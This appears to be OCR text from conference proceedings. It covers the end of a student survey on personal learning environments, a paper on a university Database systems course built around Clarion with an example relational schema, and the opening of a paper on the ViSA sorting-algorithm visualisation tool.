Facebook	93	80.87
MySpace	3	2.61
Twitter	9	7.83
Hi5	1	0.87
Linkedln	1	0.87
Other	7	6.08
No profile	1	0.87
Total	115	100.00

Next question was applied on the reasons of using social networks (Table VI). As the social networking is the most popular way of communication between young people, collected data are responded to the real situation.

TABLE VI. REASONS FOR SOCIAL NETWORK USING

Reasons	n	%
Communication with friends	85	43.37
Meet new people	18	9.18
Taking off contents for fun	31	15.82
Discussing about themes about study	58	29.59
Possibility to earn extra money	4	2.04
Other	0	0.00
Total	196	100.00

The top reason for social networking is, as it was expected, communication with friends. The second position belongs to discussion about themes about study. Social network offer users some sub-services like mailing, putting information on the "wall", discussing and commenting responsible contents, all in one place. As students used to be daily on line, social network should be an acceptable way of communication and appropriate source of information.

Mobility in everyday's life is not possible if persons are not able to have particular devices at disposal. It means that only mobile devices with functionality like classical on line computers would be able to insure accessing or storing information when it is needed. Students were asked to express the agreement or disagreement with the statement of that thesis. Creating this question a Likert scale was used ranging the answers on a scale 1(totally disagree) to 5 (strongly agree). Presented data show (Table VII) that 57 students (or more that 65%) were strongly or partly agree with that statement. But 7 students (or 8%) were mostly or totally disagree with the same statement.

TABLE VII: STUDENTS' ATITUDES ABOUT THE POSIBILITY THAT MOBILE DEVICES SHOULD BE ABLE TO SUBSTITUE CLASICAL COMPUTERS (Sample: 87 students)

Opinion	n	%
Strongly agree	22	25.29
Mostly agree	35	40.23
Partly agree	23	26.43
Mostly disagree	4	4.60
Totally disagree	3	3.45
Total	87	100.00

C Personal knowledge perception

In the next question, the perception of personal knowledge was oriented on the level of knowledge that individuals could reach during the education. As in the previous question, we have used same type of the question. The aim was to collect students' attitudes about the thesis that individuals are responsible by themselves for the level of knowledge they disposed.

TABLE VIII. STUDENTS' ATITUDE ABOUT THE POSIBILITY THAT INDIVIDUALS ARE RESPONSIBLE FOR THE LEVEL OF THEIR KNOWLEDGE

Opinion	n	%
Strongly agree	43	49.43
Mostly agree	36	41.38
Partly agree	7	8.04
Mostly disagree	1	1.15
Totally disagree	0	0.00
Total	87	100.00

Nearly 90% of polled students (or 79 of them) were strongly or mostly agree with this thesis. These attitudes confirm the fact that we learn the whole life but the dominate way of learning is changing over the life, and that we are personally responsible for all knowledge and skills we have collected during the life.

VI. CONCLUSION

In this paper the authors present the implementation and implication of PLEs on e-learning process. The paper is divided into two parts. In the first, theoretical part of the paper, authors introduce some definitions and the background of PLEs pointing on seven crucial aspects of PLE's. The reflection of PLEs on learning process is discussed from two points of view: from the impact of Web 2.0, social software and particular devices and from the influence of PLEs on the types of learning. The connection between PKM and PLEs in the process of learning is also discussed. Second part of the paper is applied to the results of the survey carried out at the Faculty of Economics and Business Zagreb.

Hypotheses defined in the study are proven by students' opinions and attitudes presented in the survey. Students' knowledge about internet technology and web services allows them to use PLEs (questions about the time when students started to use computers, about the computers they used and about the time spending on computers). Students have high interest for Web 2.0 services and social networking but they still use it more for leisure then for real learning (questions about the sources of knowledge, preferences about the usage of web 2.0 services, participations on social networking and reasons about social networks usage). Students' willingness to use PLEs in covering new information, knowledge and skills indicates that they are also ready to use PLEs in managing their personal knowledge.

Possible limitations of the study are based on the small sample of polled students used in the survey and on the fact that the survey was carried out not at once then at five times per semester. It implicate that students covered by the survey were not always but mainly the same persons.

REFERENCES

[1] G. Attwell: Personal Learning Environment – the future of eLearning, eLearning papers, Vol 2. No 1, January 2007. available at www.elearningpapers.eu

[2] I. Blees, M.Rittberger: Web 2.0 Learning Environment: concept, Implementation, Evaluation, No 15, June 20098. available at www.elearningpapers.eu,

[3] N. Cook: Enterprise 2.0: how social software will change the future of work, Gower, Aldershote; Burlington, 2008 p.43-80

[4] M. Ivanova, T. Ivanova: involving students in managing their own learning, No 21, September 2010. available at www.elearningpapers.eu

[5] E. Jokisalo, A. Riu: Informal learning in the era of Web 2.0, available at http://www.elearnigeuropa.info/files/media/media19656.pdf

[6] Ž. Požgaj: "Informal Learning in Lifelong Education", Proceedings of the 31st International Convention MIPRO 2008, Vol.IV Computers in Education, Opatija, May 26-30. 2008. p. 274-278.

[7] Ž. Požgaj , V. Bosilj Vukšić: Personal Learning Management: the Implication of Web 2.0 Services on Learning Process, Proceedings of the 34th International Convention MIPRO 2011, Vol.IV Computers in Education, Opatija, May 23-27 2011. p. 250-254.

[8] N. C. Quinn: Social Networking: Bridging Formal and Informal Learning, available at http://www.learningsolucionsmag.com

[9] S. Schaffert, W.Hilzensauer: On the way towards Personal Learning Environments: Seven crucial aspect, eLearning papers, No 9, July 2008. available at www.elearningpapers.eu,

[10] N. Sclater: Web 2.0, Personal Learning Environments, and the Future of Learning Management Systems, EDUCAUCE Center for Applied Research, Vol.1 2008, Issue 13, June 24, 2008, available at http://www.educase.edu/ecar

[11] 7 things you should know about … Personal Learning Environments: EDUCAUSE Learning Initiative, available at http://www.educase.edu/eli

[12] Personal learning environment, Wikipedia, the free encyclopedia, available at http://en.wikipedia.org/wiki/Personal_learning_environments

[13] Personal learning environment, EduTechWiki, available at http://edutechwiki.unige.ch.en

[14] Personal Learning Networks, Wikipedia, the free encyclopedia, available at http://en.wikipedia.org/wiki/Personal_Learning_Networks

[15] Personal Knowledge Management Wikipedia, the free encyclopedia, available at http://en.wikipedia.org/wiki/Personal_Knowledge_Management

Developing the course Database systems to respond to market requirements

P. Poščić*, D. Subotić*, M. Ivašić-Kos*
*University of Rijeka/ Department of informatics, Rijeka, Croatia
patrizia@inf.uniri.hr, dsubotic@inf.uniri.hr, marinai@inf.uniri.hr

Abstract - With a development of the information technology companies worldwide have been using database systems to store and retreive data about their customers, employees, business partners or products. This paper describes content and implementation of a Database systems course developed for undergraduate students at the Department of Informatics, University of Rijeka. Research was conducted on complexity and innovation of student projects (their own databases) and students' ability to recognize and respond to potential market requirements. Results will be presented in the paper.

I. INTRODUCTION

The database is a collection of permanent data used by a business application systems [1]. It contains data of different objects of the business system, such as business partners, products, services, orders, invoices, etc. The organization and development of a database is a fundamental activity performed during the development of a business information system.

The concept of a database starts from the point of creating a single set of data so that there are certain relationships between that data. This data set is used by multiple users or applications. Foundation of well-designed database is a comprehensive, non redundant and consistent conceptual, logical and physical data model. Thus, the database can be defined as a regulated, non redundant set of interrelated data.

The introduction of a database in an enterprise or institution is a complex task that requires team work of experts of various profiles. It can be divided into five phases: requirement analysis, data modeling, implementation, testing and maintenance [2].

First we must examine the information flows within the company. We observe data to be stored and connections between that data. Then, different views of data found in the requirement analysis phase, are synthesized into a single unit. Also, data types are defined precisely. The scheme is further "polished" (normalized) and adjusted to the limitations, set by the default data model. The scheme is also further modified to better respond to the requirements. From the scheme we then derive different views for specific applications or user groups. Based on the scheme and specific views and also with the help of available database management system (DBMS) the database is physically implemented on a computer. The database is then initially filled with the data. Users do test work with the database to check whether it satisfies all requirements. We try to detect errors that could have appeared in every phase of development: in the requirement analysis, data modeling or implementation. Maintaining the database takes place at a time when the database is already in a regular use. It requires constant monitoring of the database, in a way that it does not interfere with users and their work.

II. ABOUT THE COURSE

The course Database systems is a mandatory course on the second year of undergraduate study of computer science. The main objective of the course is to train students to work independently with relational databases. Emphasis is on lab exercises where students learn how to design their own database in the selected programming tool. At the end of the semester, students are required to develop their own application based on a relational database. A tool that is used for application development is called Clarion.

A. About Clarion

Clarion is a programming tool for fast and efficient way of developing applications based on relational database model. It belongs to the fourth generation systems (4GL), and it's developed by the American company SoftVelocity. Clarion is a tool independent of the type of database, which means it can work with virtually all databases. Also, Clarion offers tools to create data dictionary with all the necessary elements (tables, relationships, keys, constraints, etc.). It has its own database called Top Speed and an application generator that is directly related to the data dictionary. From an application generator Clarion derives the necessary information in order to generate parts of or the entire application. Application is generated in the source code of Clarion programming language, but we can also insert our own code in order to modify the application to better suit our needs. Exactly this ease of creating applications is the reason to continue using this software tool. Clarion allows us to select a level of programming that we need in order to build a database application, but in the same time monitors the development of database technology.

B. An example of data model and database

The organization and development of a database is a fundamental activity performed during the development of a business information system. This includes the creation of high quality data models. One of the main goals of good data modeling is to build a database that has a minimum redundancy, maximum integrity and consistency of data, adequate stability, adaptability, safety

and efficiency [3]. Therefore, the data model forms the basis for conceiving, designing and implementing databases.

For the purpose of the course, we use the entity-relationship model (conceptual model) and the relational data model (logical model). The great advantage of entity-relationship model is the ability to do a good graphical representation. Entity-relationship diagram greatly facilitates understanding of data models. In Figure 1. is an example used in the course; entity-relationship diagram for a company order forms. Entity-relationship model is then translated into a relational data model, which we can see in Figure 2.

Based on previous exemplar data models, students' task was to design a business application that will operate




Figure 1. Entity-relationship diagram

KUPAC (OIB, IME, PREZIME, TVRTKA, ADRESA, POSTANSKI_BR)
ZIRO (OIB, BR_ZIRO, NAZIV_BANKE)
MJESTO (POSTANSKI_BR, NAZIV_MJESTA)
PROIZVOD (SIFRA_PROIZVODA, NAZIV, NABAVNA_jedCIJENA, PRODAJNA_jedCIJENA, MARZA, SIFRA_MJERE)
MJERA (SIFRA_MJERE, NAZIV_MJERE)
NARUDZBA (BR_NARUDZBE, DATUM, IZNOS, NAPOMENA, PLACANJE, OIB)
STAVKA (BR_NARUDZBE, RBR_STAVKE, KOLICINA, IZNOS_STAVKE, SIFRA_PROIZVODA)
TELEFON (SIFRA_TELEFONA, POZIVNI_BR, BROJ_TEL)
IMA (OIB, SIFRA_TELEFONA, OPIS)

Figure 2. Relational data model

on the database by entering data into the database and using them in different views. To define the architecture of a software product (application) we use method for modeling the architecture of the software product (APP). The structure of a software product is graphically represented in a software product diagram (DPP) [4]. An example is shown in Figure 3. In Figure 4. we can see an example of application screen.

III. RESEARCH

In the academic year 2011./2012. we plan to introduce into the course a correlation between the development of database technology and the current market situation. In this way students could develop an awareness of market demands. Also, students could identify successful industries and get more insight into business operations of those industries, to which they could then direct the development of their own applications.



Figure 3. Software product diagram




Figure 4. Example of an application screen

We know that the productivity and quality of application increases, if the software engineer is familiar with the business area for which application is made [5]. Last academic year, at the end of the course, students filled out an informal questionnaire about their applications. They were asked what they think might improve the results (score on the course and quality of their own applications) and facilitate the process of building applications. 81% of students think it would help if they knew more about the business area (domain) and business operations of companies for which they were building applications.

It is for this reason we plan to introduce into the course the annual analysis of market requirements, in order to demonstrate development of business applications for currently leading business areas. The content of exercises will change depending on the annual leading business areas; we will include modeling of business applications for several major business areas in the lectures, while in the lab exercises we plan to build application for only one chosen business area. In this way, students will gain knowledge and better understanding of business processes in the selected business areas, in order to successfully pass the course, and better prepare for the labor market.

To check the quality of student applications so far, we conducted a research on a sample of 52 second-year undergraduate students. The research included all students

who enrolled Database systems course in academic year 2010./2011. The goal of the research was to discover a way of enhancing the quality of student applications and to find a way to make a connection between Database systems course and current state of the market. We believe that students can produce better applications if they have (pre)knowledge of a business area for which the applications are built (and thus have a greater motivation for work). That was the general research hypothesis. We gathered 52 student applications and categorized them by business area (domain), complexity of data models, complexity of applications and innovation. The quality of an application (and a final grade in the course) was measured through these elements. Also, we examined data on employment and the state of the market taken from the Croatian Employment Service and the Central Bureau of Statistics.

A. State of the market

According to the Croatian Employment Bureau in March 2010 the number of employees decreased by 6.6% compared to same period in the year 2009. Number of persons in paid employment decreased by 5.9%, while the number of employed in crafts and free lances decreased by 9.5%. For paid employment, business areas in which there is a rise in the number of employees are the real estate business (8.7%), education (2.3%), administrative and support activities (1.9%) and arts, entertainment and recreation (0.2%) [6].

According to the Central Bureau of Statistics, in the year 2010, most people were employed in construction and mining, water supply and electric power, transport and storage, education and health and social care [7]. According to this data, we can choose several major business areas to process in the course (e.g., construction, education, transport and storage, health and social care or arts, entertainment and recreation).

B. Research results

Figure 5. represents a division of student applications by business domain. We can see that most students (23% of the total number of submitted applications) decided to go with topics in art, entertainment and recreation. These were mostly business applications for fitness centers, cinemas, theaters, concerts, amusement parks, etc. 13% of students decided to go with the topic in health and social care (hospitals, the general practice of medicine and dentistry, pharmacy, retirement homes, etc.), 11% of students decided to go with the topic in the education (university, school, kindergarten, libraries, etc.) and transport (rail operations, airports, highways, parking lots, etc.), while the smallest number of students (4%) chose the topic in the finance, sports and real estate. As the reason for the selection of topics in these areas, students state the fact that these are business areas with which they are most familiar and have the best understanding of their business processes.




Figure 5. Student applications by business domain

Figure 6. shows the complexity of student data models. We measured complexity of data models by the number of entities, attributes, aggregations and weak (child) entities. The more of these elements a data model has, the more it is complex. Data model with a greater level of detail shows that student has knowledge and comprehension of selected business area. We can see that the largest number of entities (100) and associated attributes (411) have data models in the business area of arts, entertainment and recreation. The share of weak entities in the total number of entities is here 18% and of aggregation is 11%. This result is not surprising, given that most students (23%) chose the theme in that business area. The biggest number of weak (child) entities is used in the business area of real estate (28%), and the biggest number of aggregations is used in business areas of trade and services, and information and communications (19%). However, we can conclude that the most complex data models belong to the business areas of sports (complexity coefficient 0.39) and finance (complexity coefficient 0.37), while the simplest data models can be found in the areas of health (0.11) and the arts, entertainment and recreation (0.06). The complexity coefficient is calculated by the formula

$$K_s = [1-(S+A)]/N_m,$$

where K_s is the complexity coefficient, S is the number of weak (child) entities in the total number of entities in the data model, A is the number of aggregations in the total number of entities in the data model and N_m is an amount of data models within the business domain.

Figure 7. shows the complexity of student applications. We measured complexity by the number of browse and lookup procedures, number of reports and amount of student embedded code, within each business domain. More complex applications (with a larger number of procedures and reports, and a significant quantity of embedded code) show that students are more familiar with the business processes of the selected business area. Therefore, they can better customize the functionality of




Figure 6. Complexity of student databases by business domain

the application to the requirements of specific business area. In this way, applications with a greater level of detail are built. Students can devote more time to researching the features and options of a programming tool with which the application is built, rather than learning about business processes (they already know and understand them). By understanding the business processes of a selected business area, students become better prepared for future work and market requirements. Based on the research, the biggest number of browse and lookup procedures and reports has applications in the business area of arts, entertainment and recreation. However, the amount of student embedded code, in relation to the number of browse procedures, is here 45%. Interestingly, student applications in the business area of trade and services (chosen by only 8% of students) have the highest ratio of browse procedures and student embedded code (52%). This may be due to peculiarity of this business area and opportunity for different ways of modeling and building business applications.

Figure 8. shows the level of innovation in student applications, within each business domain. We measured innovation by the number of new elements presented in the application, which were not shown or processed during the course lab exercises. By measuring the innovation we can also get an insight into the student's knowledge of the selected business area and level of motivation for an additional (optional) work in the programming tool, Clarion. If the student knows and understands the business processes and can easily and quickly build high-quality data model, he/she can focus on exploring and researching the features and options of the programming tool. With a better knowledge of the tool, student can build an application with various new elements which were not demonstrated in the classroom and which he/she added into the application on the basis of his/her own research. These new elements can be various accessories and business area-specific functions and add-ons, such as original calculators, unit converters, custom reports, etc. Therefore, by measuring the innovation we can estimate how the quality of applications (also, final grade in the course) depends on knowledge and understanding of business areas for which applications are built. Based on the research, the highest level of innovation has applications in the business area of information and communications (36%). These were mostly business applications for television stations, radio stations, telecoms, forums, internet business, etc. This is not surprising, considering that the students of this new information age may be most familiar with the area and therefore can generate the most ideas.




Figure 7. Complexity of student applications by business domain




Figure 8. Innovation in student applications by business domain

These results are important to us to be able to choose the best future direction of teaching the course. With the insight into the business areas that have positive employment growth and development, we can more easily focus education and students' interest in that direction. This could have positive consequences for individual students and for industry. The changes will be introduced into the course this academic year, but also we plan to compare the number of passing students and quality of student applications from last academic year with the results from this academic year.

IV. CONCLUSION

Information technology is now an integral part of business. Huge amounts of data and complex business processes condition a fact that without information technology business is almost impossible. Due to the rapid development of information technology, what once was the culmination of innovation, has become of-date. There are new tools and software products that modernize, accelerate and optimize business generally, so it would still remain competitive. These solutions are based on the collection, processing, storage and availability of information that gives us insight into business knowledge and state of the entire business. That's why we believe it is important in the educational system already to make the connection between development and use of technology and market requirements. For the future designers and developers of business applications certainly is a useful skill to recognize, predict and follow market trends, and be able to understand the business processes of various business areas, so they could meet the demands of industry properly.

The results of the research conducted at the Department of Informatics are showing exactly that. We

got an insight into the business areas that are of most interest to students and whose business operations they mostly understand. Also, we measured the level of complexity and innovation of their applications and data models in these business areas. We noticed that students, when building an application, are already intuitively oriented towards the business areas whose business processes they understand and with which they are most familiar. Students who are more familiar with the selected business area (they have pre-knowledge of a business area and its processes), have better applications and higher grades. Therefore, modeling a business system and setting up the basic structure of application is not a problem for them. Also, they can focus more on design, research of the programming tool's features and options and working in the tool. These students have a greater motivation for learning how the programming tool works and for creating a higher number of additional elements and functionalities specific for the business area for which an application is built. In this way, applications have higher quality and students are becoming more qualified and better prepared for the market requirements. We believe it is definitely worth to introduce changes to the course, associate it with an assessment of market requirements and introduce further exploring of the business processes of several leading business areas. Our goal is to achieve a high level of complexity and innovation in student applications. In this way, students will have sufficient knowledge of the current major business areas and their business processes. Therefore, they would be able to focus on various ways to enhance the quality of an application, rather than on understanding the business processes. We plan to continue research in the academic year 2011/2012 and make a comparison with data on the complexity and innovation of student data models and applications presented in this paper.

REFERENCES

[1] C. J. Date, An Introduction to Database Systems (Eight Edition). Boston, Addison-Wesley, 2004.

[2] V. Strahonja, M. Varga, and M. Pavlić, Projektiranje informacijskih sustava (Metodološki priručnik). Zagreb, Zavod za informatičku djelatnost Hrvatske i INA – INFO, 1992.

[3] M. Varga, Baze podataka: Konceptualno, logičko i fizičko modeliranje podataka. Zagreb, DRIP – Društvo za razvoj informacijske pismenosti, 1994.

[4] M. Pavlić, Informacijski sustavi. Rijeka, Odjel za informatiku Sveučilišta u Rijeci, 2009.

[5] I. Sommerville, Software Engineering, Fifth Edition. Harlow, Addison-Wesley, 1995.

[6] Hrvatski zavod za zapošljavanje, Analitički bilten 1. Zagreb, Birotisak, 2010.

[7] Državni zavod za statistiku, Hrvatska u brojkama 2011. Zagreb, Državni zavod za statistiku, 2011.

ViSA: Visualization of Sorting Algorithms

I. Reif and T. Orehovacki
University of Zagreb, Faculty of Organization and Informatics, Varazdin, Croatia
{ivan.reif, tihomir.orehovacki}@foi.hr

Abstract - Algorithm analysis and design is a great challenge for both computer and information science students. Fear of programming, lack of interest and the abstract nature of programming concepts are main causes of the high dropout and failure rates in introductory programming courses. With an aim to motivate and help students, a number of researchers have proposed various tools. Although it has been reported that some of these tools have a positive impact on acquiring programming skills, the problem still remains essentially unresolved. This paper describes ViSA, a tool for visualization of sorting algorithms. ViSA is an easy-to-set-up and fully automatic visualization system with step-by-step explanations and comparison of sorting algorithms. Design principles and technical structure of the visualization system as well as its practical implications and educational benefits are presented and discussed.

I. INTRODUCTION

Programming courses are a fundamental part of both computer and information science curricula. Their purpose is to introduce basic programming concepts (e.g. control structures, aggregation mechanisms, sorting algorithms, etc.) to students, thus helping them to acquire programming skills. This goal is often very difficult to achieve and according to some studies (e.g. [28]), introductory programming courses have relatively high dropout and failure rates. Nevertheless, a tremendous variation in pass, fail, abort and skip rates were reported by Bennedsen and Caspersen [2]. It should be noted that the higher average passing rate was established at colleges (88%) than at universities (66%). The most common reason for failing a course was the abstract nature of programming concepts since this was the first course where students were confronted with programming. According to Radošević et al. [1], the main problems in learning programming are: lack of previous knowledge, problem-solving algorithms, fear of programming, and the perception of difficulty of programming language syntax. They also discovered that problem-solving algorithms are perceived as a much greater obstacle than programming language syntax itself. Regarding the problems related to the C++, programming language syntax, research on compilation behavior [20] has reported that most common mistakes made by novice programmers are: use of undeclared variable, defining variable within iteration, wrong operator in the logical expression, etc.

The objective of novice programmers is to implement the abstract process of algorithm execution in a way or language that will be understandable to the computer. However, if a programmer wants to 'explain' something to the computer, he or she first has to understand it perfectly. Namely, it is very difficult to understand and learn complex algorithms such as iterations, recursions or sorting algorithms only by watching code lines or a flow chart. On the contrary, if students can control their own data sets and see the whole process of algorithm execution, they are able to draw conclusions from the resulting data or in course of the algorithm visualization.

The aforementioned claims have motivated researchers to develop tools that will simplify and facilitate the learning of programming concepts, thus helping students to acquire both programming knowledge and skills. With an aim to engage students in learning activities, the implementation of a visualization technology within educational process has been proposed [8][27]. The earliest examples were slideshow presentations or simple web interfaces with basic structures and operations [3], [5]. Later, more advanced tools such as DrScheme [29] or Robolab [30] were introduced. However, a mere development and deployment of visualization tools is not enough to attain an objective of learning complex algorithms. Hansen et al. [6] suggested that visualization technology should involve students in activities such as the construction of their own input data sets and interaction with animation, which will eventually result in their own predictions and logical conclusions.

With an aim to facilitate the understanding, analysis and design of sorting algorithms, a tool for their visualization called ViSA is presented in this paper. Using ViSA, students are guided in the learning process by a detailed step-by-step explanation. The remainder of the paper is structured as follows. Section 2 provides a brief literature review. In section 3, specific features and examples of ViSA use are described. Section 4 presents the results of a pilot study on perceived usefulness, perceived ease of use, behavioral intention, and attitude towards use of ViSA. Concluding remarks and future work directions are provided in the last section.

II. RELATED WORK

A gap between the way in which algorithms are taught and the students' learning style is one of the main reasons why introductory programming courses are perceived as hard. Namely, while the majority of people are visual types [7], teaching, to a great extent, is verbal. Visual learning is a type of learning where people prefer using images, pictures, colors, and maps to organize information in order to comprehend complex concepts. This is the main reason why algorithm visualization (AV) tools are implemented in learning process. In literature there are a lot of AV tools such as Alice [9], Software Visualization

System [7], Jcat [10], Guido von Robot [11], Samba Algorithm Animation System [12], JHAVÉ [4], etc. Most of them contain a set of control options for the user and can run in a step-by-step mode. On the other hand, only some of them allow the user to adjust the speed of animation (e.g. Samba [12]). Moreover, the feature allowing the user to going backwards a certain number of steps as in DDD [13] is relatively uncommon.

There are two types of AV: animation and simulation tools. Algorithma 99 [14] is an animation tool that enables the user to enter algorithms in a predefined pseudo-code language which can then be visualized. Such a method of animation requires the knowledge of setting up the pseudo code and linking it with control elements which then execute the animation. Systems like JAWAA [15] and JSamba [4] simulate the algorithm provided in a special syntax that needs to be learned prior to starting using the tools.

There are several animation tools based on interpreting source code, such as Zstep95 [16]. However, without precognition related to system expressions and their contribution to the animation, user cannot make the decision whether to use the details (animation controls) or an expression. On the other hand, if all elements are enabled and shown during animation, some key parts needed for the understanding of algorithm could be overlooked.

The KAMI system [17] is an animation tool that relies on debugging data and generates a slide-by-slide display illustrating the code execution. Slide by slide animations are not controlled by the user or reviewed by the instructor so they might present excessive additional information. Jeliot [18] reads Java source code and automatically generates visualizations. This tool does not offer the explanation of any step executed during animation and is limited only to java source code.

BlueJ [19] is one of the first systems developed to teach introductory object oriented programming. The key feature of the system is the static visualization of a class structure as a UML diagram. Furthermore, it allows the learner to interact with the objects by creating them, calling their methods, and inspecting their state with easy-to-use menus and dialogs. However, it does not provide any dynamic visualization of the program.

Simulation tools are more user-friendly and useful in teaching programming. One of them is Alice [9], a general purpose simulation tool aimed for teaching any kind of programming concepts. However, before it can be used for teaching specific algorithms, the user has to learn its specific syntax. In addition, it does not allow any interaction with animation during programming. According to Hansen et al. [6] the use of Alice produces a great deal of time wasted on learning a new syntax instead of learning the algorithms at hand. For example, to create a simple iteration, a user would have to know how to use the syntax, set up 3D models, and implement the triggers that interact with the models. Setting up a tool like Alice would also require intense preparations on the host computer such as 3D driver installation, etc.

A similar tool aimed for teaching programming and algorithms is Guido von Robot. It is not 3D based, but instead uses its own programming syntax which is entirely written in Python. When working with Guido von Robot [11], similar problems occur. Although the knowledge of triggers and animation is not required here, a more complex syntax is still used. Guido von Robot is a simulation tool made of two basic parts: pointer, and array of dots. The pointer represents the current position of data in the algorithm while the array of dots represents the path which the data take. This is why the user has to integrate the pointer move commands inside the code itself. The user also needs to know what the code does in order to integrate the data for moving the cursor correctly, which makes the process of learning a new algorithm much more difficult than necessary.

While the aforementioned tools are aimed for learning programming in general, the tools described below are intended for sorting algorithms visualization. Jcat [10] is a web based simulation tool developed in the Java programming language. Unlike the afore-mentioned tools, it enables sorting algorithm visualization and provides information related to the steps taken during simulation. However, it has a number of drawbacks. Users are not allowed to customize the array size or elements value, which constrains interaction. Furthermore, users cannot control the speed or flow of animation and the information that is shown during the animation does not explain why certain elements are swapped or compared. Executing web based applications also implies several potential problems such as missing add-ons that are required for code execution.

Animal [21] animations include a linked sequence of animation steps operated by the pause, stop, play and rewind buttons just like any other visualization tool. The main window is sectionalized in three segments. A control tool bar at the top of the windows allows adjusting the display speed and magnification. A tool bar at the bottom contains control elements for triggering the animation display and the last part is the pseudo-code area. Animal provides several different control mechanisms for selecting the current animation step: a control tool bar, a list of labeled animation steps, a slide ruler, and text field for direct input. The main advantage of this tool is its support to rewinding an animation or skipping to a certain step. However, it has serious problems with screen resolution. Namely, data containers, graphs, and pseudo-code will change their positions or completely cover the animation control if the screen resolution is changed. Additionally, this tool does not provide any information about the steps that are taken during the animation.

Software Visualization System [7] is very similar to ViSA. It allows users to select one of the sorting algorithms and, subsequently, to fill in the array data and run the animation. The main window is made of four panels. The first panel presents the execution of the algorithm in an array. Along with the execution panel, the interface also contains a pseudo-code panel, where users can learn the algorithm during code creation. Beneath the pseudo-code panel the execution status messages panel is located which shows the steps during the animation. Next to it is a panel which shows variables in use. Although this

kind of window organization does not explain steps in which specific elements are swapped or compared, it shows the user full algorithm information. Nevertheless, it does not support more than seven elements in the array. We believe that customization of the numbers of elements in an array is very important because some algorithms work better with larger arrays than small ones. Given that Software Visualization System does not support changing the size of an array, it is not really possible to compare two different sorting algorithms. Finally, the lack of multi-threading, which means that only one algorithm can be executed at the same time, presents the greatest disadvantage of this tool.

III. VISUALIZATION OF SORTING ALGORITHMS (VISA)

The purpose of ViSA is to provide an easy to use learning interface with as much as possible feedback information presented to the user through explanation. As mentioned earlier, a good AV tool has to allow a quick integration, where one-click setup is enough to have the software ready for use and enable users to construct their own input data sets and interact with the visualization. ViSA installation is powered by the Microsoft click-one install method [22], where the software automatically downloads all the necessary drivers and after the installation it runs entirely by itself.

